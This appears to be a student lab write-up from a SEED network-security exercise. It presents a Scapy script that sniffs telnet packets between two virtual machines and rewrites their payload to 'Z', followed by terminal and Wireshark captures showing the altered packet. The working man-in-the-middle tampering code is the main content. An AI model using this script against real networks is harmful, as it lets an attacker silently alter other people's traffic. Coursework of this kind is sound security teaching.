
We launch a MITM attack after establishing a connection between the host and the server.

We sniff packets and then change the data to "Z".

Code for MITM attack:

```
from scapy.all import *
print("****************MITM attack starts*****************")
def spoof_pkt(pkt):
    if pkt[IP].src=="10.0.2.5" and pkt[IP].dst=="10.0.2.6":
        IPLayer=IP(src=pkt[IP].src,dst=pkt[IP].dst)
        TCPLayer=TCP(sport=pkt[TCP].sport,
dport=pkt[TCP].dport,flags=pkt[TCP].flags, seq=pkt[TCP].seq,
ack=pkt[TCP].ack)
        if str(pkt[TCP].payload).isalpha():
            Data="Z"
            newpkt=IPLayer/TCPLayer/Data
        else:
            newpkt=pkt[IP]
        send(newpkt,verbose=0)
        print("Packet sent")

pkt=sniff(filter="tcp and (ether src 08:00:27:75:e3:fb or ether src
08:00:27:dc:ca:58)",prn=spoof_pkt)
```

Output:




SEED2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
SEED3 [Running] - Oracle VM VirtualBox
SEED1 [Running] - Oracle VM VirtualBox
ENG US
9:20 PM 2/8/2019
Right Ctrl
Help
Close

```
eval [arg ...]                    trap [-lp] [[arg] signal_spec>
exec [-cl] [-a name] [command >   true
exit [n]                          type [-afptP] name [name ...]>
export [-fn] [name[=value] ...>   typeset [-aAfFgilrtux] [-p] n>
false                             ulimit [-SHabcdefilmnpqrstuvx>
fc [-e ename] [-lnr] [first] [>   umask [-p] [-S] [mode]
fg [job_spec]                     unalias [-a] name [name ...]
for NAME [in WORDS ... ] ; do >   unset [-f] [-v] [-n] [name ..>
for (( exp1; exp2; exp3 )); do>   until COMMANDS; do COMMANDS; >
function name { COMMANDS ; } o>   variables - Names and meaning>
getopts optstring name [arg]      wait [-n] [id ...]
hash [-lr] [-p pathname] [-dt]>   while COMMANDS; do COMMANDS; >
help [-dms] [pattern ...]         { COMMANDS ; }
[02/08/2019 21:10] Chirag@VM:~$ pwd
/home/seed
[02/08/2019 21:11] Chirag@VM:~$ pwd
/home/seed
[02/08/2019 21:13] Chirag@VM:~$ cd Desktop/iSec/Lab1/
[02/08/2019 21:16] Chirag@VM:~/.../Lab1$
```

Wireshark · Packet 1 · wireshark_enp0s3_20190208211834_Or5moo

```
    Header Length: 32 bytes
  ▶ Flags: 0x018 (PSH, ACK)
    Window size value: 299
    [Calculated window size: 299]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0xb89a [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▶ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▶ [SEQ/ACK analysis]
▼ Telnet
    Data: c

0000  08 00 27 af c1 87 08 00  27 75 e3 fb 08 00 45 10   ..'..... 'u....E.
0010  00 35 50 bb 40 00 40 06  d1 ed 0a 00 02 05 0a 00   .5P.@.@. ........
0020  02 06 94 f6 00 17 d0 df  32 23 dd aa 82 9a 80 18   ........ 2#......
0030  01 2b b8 9a 00 00 01 01  08 0a 00 20 ba bf 00 20   .+...... ... ...
0040  8e 8e 63                                           ..c
```

No.: 1 · Time: 2019-02-08 21:18:37.768923823 · Source: 10.0.2.5 · Destination: 10.0.2.6 · Protocol: TELNET · Length: 67 · Info: Telnet Data ...



SEED2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
SEED3 [Running] - Oracle VM VirtualBox
Terminal File Edit View Search Terminal Help
SEED1 [Running] - Oracle VM VirtualBox
ENG US
9:20 PM 2/8/2019
Right Ctrl
Help
Close

```
eval [arg ...]                    trap [-lp] [[arg] signal_spec>
exec [-cl] [-a name] [command >   true
exit [n]                          type [-afptP] name [name ...]>
export [-fn] [name[=value] ...>   typeset [-aAfFgilrtux] [-p] n>
false                             ulimit [-SHabcdefilmnpqrstuvx>
fc [-e ename] [-lnr] [first] [>   umask [-p] [-S] [mode]
fg [job_spec]                     unalias [-a] name [name ...]
for NAME [in WORDS ... ] ; do >   unset [-f] [-v] [-n] [name ..>
for (( exp1; exp2; exp3 )); do>   until COMMANDS; do COMMANDS; >
function name { COMMANDS ; } o>   variables - Names and meaning>
getopts optstring name [arg]      wait [-n] [id ...]
hash [-lr] [-p pathname] [-dt]>   while COMMANDS; do COMMANDS; >
help [-dms] [pattern ...]         { COMMANDS ; }
[02/08/2019 21:10] Chirag@VM:~$ pwd
/home/seed
[02/08/2019 21:11] Chirag@VM:~$ pwd
/home/seed
[02/08/2019 21:13] Chirag@VM:~$ cd Desktop/iSec/Lab1/
[02/08/2019 21:16] Chirag@VM:~/.../Lab1$
```

```
[02/08/2019 21:06] Chirag@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask
         Iface
10.0.2.1                         (incomplete)
         enp0s3
10.0.2.4                         (incomplete)
         enp0s3
10.0.2.5                 ether   08:00:27:af:c1:87   C
         enp0s3
10.0.2.3                         (incomplete)
         enp0s3
[02/08/2019 21:06] Chirag@VM:~$
```

Wireshark · Packet 2 · wireshark_enp0s3_20190208211834_Or5moo

```
    Header Length: 20 bytes
  ▶ Flags: 0x018 (PSH, ACK)
    Window size value: 8192
    [Calculated window size: 8192]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x256b [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▶ [SEQ/ACK analysis]
▼ Data (1 byte)
    Data: 5a
    [Length: 1]

0000  08 00 27 dc ca 58 08 00  27 af c1 87 08 00 45 00   ..'..X.. '.....E.
0010  00 29 00 01 00 00 40 06  62 c4 0a 00 02 05 0a 00   .)....@. b.......
0020  02 06 94 f6 00 17 d0 df  32 23 dd aa 82 9a 50 18   ........ 2#....P.
0030  20 00 25 6b 00 00 5a                                .%k..Z
```

No.: 2 · Time: 2019-02-08 21:18:37.797509783 · Source: 10.0.2.5 · De...] 38134 → 23 [PSH, ACK] Seq=3504288291 Ack=3718939290 Win=8192 Len=1

We can see the content of packet sent was “c” but the one received was “z”

Thus we have successfully launched a MITM attack.